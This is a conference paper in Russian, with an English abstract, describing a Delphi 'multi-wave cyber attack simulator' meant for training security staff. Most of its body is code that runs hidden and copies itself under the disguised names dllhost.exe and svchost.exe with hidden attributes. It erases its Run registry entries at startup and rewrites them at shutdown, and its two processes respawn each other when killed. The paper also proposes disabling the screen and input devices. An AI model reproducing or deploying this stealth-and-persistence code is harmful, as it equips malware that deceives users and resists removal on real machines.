Methodological Conference Proceedings. April 21–25, 2021 / edited by E.V. Dobrovolskaya. – Novosibirsk: SibUCC, C. 9 – 14.

УДК 681.3:553.98(574.4)

Б.Я. Атаманов, М.М. Чуриев, М.А. Гельдыева, Д.Д. Чарыева
Международный университет нефти и газа имени Ягшыгельди Какаева
Ашхабад, Туркменистан

РАЗРАБОТКА СИМУЛЯТОРА МНОГОВОЛНОВЫХ КИБЕРАТАК

Аннотация. *В статье рассматривается проблема разработки универсального симулятора активной кибератаки и возможность ее применения для подготовки специалистов в области кибербезопасности. Являясь резидентной программой, данный симулятор искусно замаскировавшись, запускает через определенные промежутки времени волны кибератак, мешающих работе по устранению осуществленных на систему кибератак, создавая таким образом условия, максимально приближенные к реальным условиям атак.*

B.Y. Atamanov, M.M. Churiyev, M.A.Geldiyeva, D.J. Charyyeva
Yagshigeldi Kakaev International University of Oil and Gas
Ashgabat, Turkmenistan

DEVELOPMENT OF A SIMULATOR FOR MULTI-WAVE CYBER ATTACKS

Abstract. *The article discusses the problem of developing a universal simulator of an active cyber-attack and the possibility of its use for training specialists in the field of cybersecurity. Being a resident program, this simulator, skillfully disguised, launches waves of cyber-attacks at certain intervals that interfere with the work to eliminate the cyber-attacks carried out on the system, thus creating conditions as close as possible to the real conditions of the attacks.*

О проблемах обеспечения кибербезопасности в современном мире рассказано и написано достаточно много. Дается много рекомендаций, разрабатываются стратегии и политики обеспечения кибербезопасности. Можно с уверенностью сказать, что ни одну из них нельзя воплотить в жизнь без тщательного изучения и анализа источника киберугроз, без изучения природы самой кибератаки.

В этой статье в процессе разработки симулятора многоволновых кибератак, мы постараемся оценить возможности потенциального

киберагрессора, дать оценку масштабам возможной кибератаки, а также выработать рекомендации по предотвращению, выявлению и противодействию такого рода кибератак.

На языке объектно-ориентированного программирования, такого, как например, Delphi (можно любого другого), создаем проект. Размещаем компоненты слежения времени, такие как Timer (Рис.1).



Рис. 1 - Симулятор в режиме конструктора

Давайте, позаботимся о скрытности нашего симулятора, для этого в процедуре слежения за временем одного из компонентов Timer (Timer1.Timer) запишем следующий код:

```
procedure TForm1.Timer1Timer (Sender: TObject);
begin
if timetostr(time)<>'15:00:00' then
begin
hide;
timer1.Enabled:=false;
end
else
begin
Timer2.Enabled:=false;
show;
end;
```

Суть данного программного кода заключается в том, что до 15:00 (по местному времени) программа будет работать резидентно.

Скроем теперь следы автозагрузки программы, чтобы нельзя было найти локацию файла программы, а также способ ее самостоятельной загрузки. В процедуре загрузки программы (OnShow) добавим следующий код:

```
Reg := nil;
        try
        reg := TRegistry.Create;
         reg.RootKey := HKEY_CURRENT_USER;
        reg.LazyWrite := false;
        reg.OpenKey('Software\Microsoft\Windows\CurrentVersion\Run',
        false);
        if reg.ValueExists('Maksat')=true then reg.DeleteValue('Maksat');
        if reg.ValueExists('Merdan')=true then reg.DeleteValue('Merdan');
        reg.CloseKey;
        reg.OpenKey('\Software\Microsoft\Windows\CurrentVersion\'
        +'Explorer\Shell Folders', True);
        Personal:=reg.ReadString('Personal');
        reg.CloseKey;
except if Assigned(Reg) then Reg.Free;
end;
```

С помощью данного кода, в момент своей загрузки в оперативную память программа удаляет записи своей автозагрузки в системном реестре. Таким образом, будет очень проблематично провести профилактику данной кибератаки и обнаружить ее локацию (место размещения файла программы).

Также в данной процедуре допишем следующий код, который позволяет скрытно скопировать файл симулятора и запустить его:

```
        if hazirki(Application.ExeName)='dllhost.exe' then
        begin
        if fileexists(Personal+'\svchost.exe')<>true then
        begin
        WindowsCopyFile(Application.ExeName, Personal+'\svchost.exe');
        filesetattr(Personal+'\svchost.exe',7);
        winexec(pansichar(ansistring(Personal+'\svchost.exe')),
        Sw_shownormal);
        end;
        end
        else
        begin
        if fileexists(Personal+'\dllhost.exe')<>true then
        begin
        WindowsCopyFile(Application.ExeName, Personal+'\dllhost.exe');
        filesetattr(Personal+'\dllhost.exe',7);
```

```
winexec(pansichar(ansistring(Personal+'\dllhost.exe')),
Sw_shownormal);
end;
end;
```

Таким образом, помимо главной программы симулятора dllhost.exe, будет действовать параллельный модуль под названием svchost.exe. Название процессов данных двух модулей специально подобраны так, чтобы запутать пользователя, так-как данные названия также соответствуют системным службам системы.

Теперь возникает другой вопрос, как будут загружаться данные параллельные модули симулятора после выключения или перезагрузки операционной системы (ведь запись автозагрузки была удалена).

Находим нестандартное решение. Создаем процедуру Yapylanda:

```
procedure TForm1.Yapylanda(var Msg: TMessage);
begin
inherited;
if Msg.WParam = 1 then
begin
Reg := nil;
try
reg := TRegistry.Create;
reg.RootKey := HKEY_CURRENT_USER;
reg.LazyWrite := false;
reg.OpenKey('Software\Microsoft\Windows\CurrentVersion\Run',
false);
if hazirki(Application.ExeName)='dllhost.exe' then
reg.WriteString('Maksat',Personal+'\svchost.exe');
if hazirki(Application.ExeName)='svchost.exe' then
reg.WriteString('Merdan',Personal+'\dllhost.exe');
reg.CloseKey;
except if Assigned(Reg) then Reg.Free;
end;
end;
End;
```

Регистрируем данную процедуру в разделе private:

```
private
```

```
procedure Yapylanda(var Message: TWMQueryEndSession);
message WM_QUERYENDSESSION;
```

Данная процедура позволяет перехватить сообщение о завершении работы операционной системы и записать в системный реестр записи об автозагрузке наших резидентных модулей.

В итоге, операционная система выключится с уже записанными записями автозагрузки. После загрузки операционной системы и вместе с ней резидентных модулей, данные записи будут стерты и так будет продолжаться до тех пор, пока каким-то образом не будут удалены резидентные модули.

Значит, попробуем их защитить. В процедуре слежения за временем компонента Timer2 (Timer2.Timer) запишем следующий код:

```
procedure TForm1.Timer2Timer(Sender: TObject);
var
i:integer;
begin
ProcArr := TLpModuleInfoArray(unit1.GetAllProcessesInfo);
svchost:=false;
project1:=false;
for i := Low(ProcArr) to High(ProcArr) do
begin
if ProcArr[i].ModuleName='svchost.exe' then svchost:=true;
if ProcArr[i].ModuleName='dllhost.exe' then project1:=true;
end;
if svchost=false then
winexec(pansichar(ansistring(Personal+'\svchost.exe')),
Sw_shownormal);
if project1=false then
winexec(pansichar(ansistring(Personal+'\dllhost.exe')),
Sw_shownormal);
end;
```

Суть данной процедуры заключается в том, что наши процессы (dllhost.exe и svchost.exe) будут мониторить друг друга оперативной памяти и в момент времени, когда по каким-то причинам не обнаружат соседний процесс (при удалении пользователем или программой) мгновенно восстановят его. Таким образом, отдельно удалить резидентные процессы не получится, нужно будет достаточно мощное программное средство удаления данной параллельной угрозы.

А для того чтобы приблизить симуляцию к реальным условиям киберугрозы и усложнить «жизнь» специалистам по кибербезопасности, можно через компоненты Timer через определенное время расставить разные ловушки, например отключение дисплея, клавиатуры и мыши, манипуляция с текстовым фокусом, когда на месте курсора нужный текст автоматически замещался текстом из программы симулятора. Таким образом наш симулятор угроз искусно расставляет ловушки, препятствуя выполнению действий по устранению угроз, через определенные промежутки времени запускает новые волны атак, призванные запутать будущих специалистов по кибербезопасности.

Из всего выше сказанного следует, что киберагрессор обладает достаточно мощными средствами кибератаки, тем более он атакует первым и имеет возможность дезориентировать своих визави очередными волнами кибератак, действующих через определенные промежутки времени.

В стадии разработки данного симулятора, который несомненно будет очень полезен для подготовки специалистов в «боевых» условиях, был получен важный опыт, который будет полезен в дальнейшем для противодействия кибератак, и который заключается в том, что в первую очередь, нужно ликвидировать активную угрозу, т.е. резидентную программу (программы), иначе все предпринятые действия будут напрасными.

Список использованных источников

1. Шаньгин В. Ф. Комплексная защита информации в корпоративных системах: Учебное пособие. - М.: ИД. "Форум": ИНФРА - М. 2013-592с.

2. Karl Maria Michael de Leeuw, Jan Bergstra - The History of Information Security: A Comprehensive Handbook, Elsevier Science, 2007.

3. M.Çuriýew. Maglumatlary goramak. Ýokary okuw mekdepleri üçin okuw kitaby. –A.: Türkmen döwlet neşirýat gullugy, 2013, 206 s.